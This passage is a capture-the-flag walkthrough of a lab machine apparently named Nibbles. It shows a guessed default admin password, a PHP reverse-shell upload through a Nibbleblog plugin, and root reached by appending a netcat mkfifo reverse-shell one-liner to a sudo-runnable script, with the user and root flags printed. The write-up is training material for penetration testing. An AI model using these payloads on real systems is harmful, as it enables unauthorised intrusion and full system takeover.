  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>
  <theme type="string">simpler</theme>
  <notification_comments type="integer">1</notification_comments>
  <notification_session_fail type="integer">0</notification_session_fail>
  <notification_session_start type="integer">0</notification_session_start>
  <notification_email_to type="string">admin@nibbles.com</notification_email_to>
  <notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
  <seo_site_description type="string"/>
  <seo_keywords type="string"/>
  <seo_robots type="string"/>
  <seo_google_code type="string"/>
  <seo_bing_code type="string"/>
  <seo_author type="string"/>
  <friendly_urls type="integer">0</friendly_urls>
  <default_homepage type="integer">0</default_homepage>
</config>
```

Nibbles written many times. Try it as password and it worked.

Username : admin
Password : nibbles

Initial Foothold




Title: My image

Position: 4

Caption:

No file chosen

Trying to exploit this plugin by uploading file.




Title: My image


Position: 4

Caption:

exploit.php




```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```




10.129.209.57/nibbleblog/content/private/plugins/my_image/image.php

```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Now time to get reverse shell.



```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.71';  // CHANGE THIS
$port = 69;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```



Index of /nibbleblog/content/private/plugins/my_image


Name	Last modified	Size	Description
Parent Directory		-	
db.xml	2023-12-23 06:21	258	
image.php	2023-12-23 06:21	3.4K	

Apache/2.4.18 (Ubuntu) Server at 10.129.209.57 Port 80

```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.16.71] from (UNKNOWN) [10.129.209.57] 54782
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/L
inux
 06:22:24 up 31 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Gained Foothold.

User Flag




```
$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
nibbler@Nibbles:/$ cd home
cd home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$ █
```

Priv Esc



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ 
```




```
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ 
```


Lets, change monitor.sh and get root using it.

```
    -a monitor.sh
```

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.71 4444 >/tmp/f' | tee -a monitor.sh




```
$ ls
monitor.sh
$ sudo ./monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
rm: cannot remove '/tmp/f': No such file or directory
```



```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.71] from (UNKNOWN) [10.129.209.57] 50768
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Root Flag



```
# cd root
# ls
root.txt
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
# 
```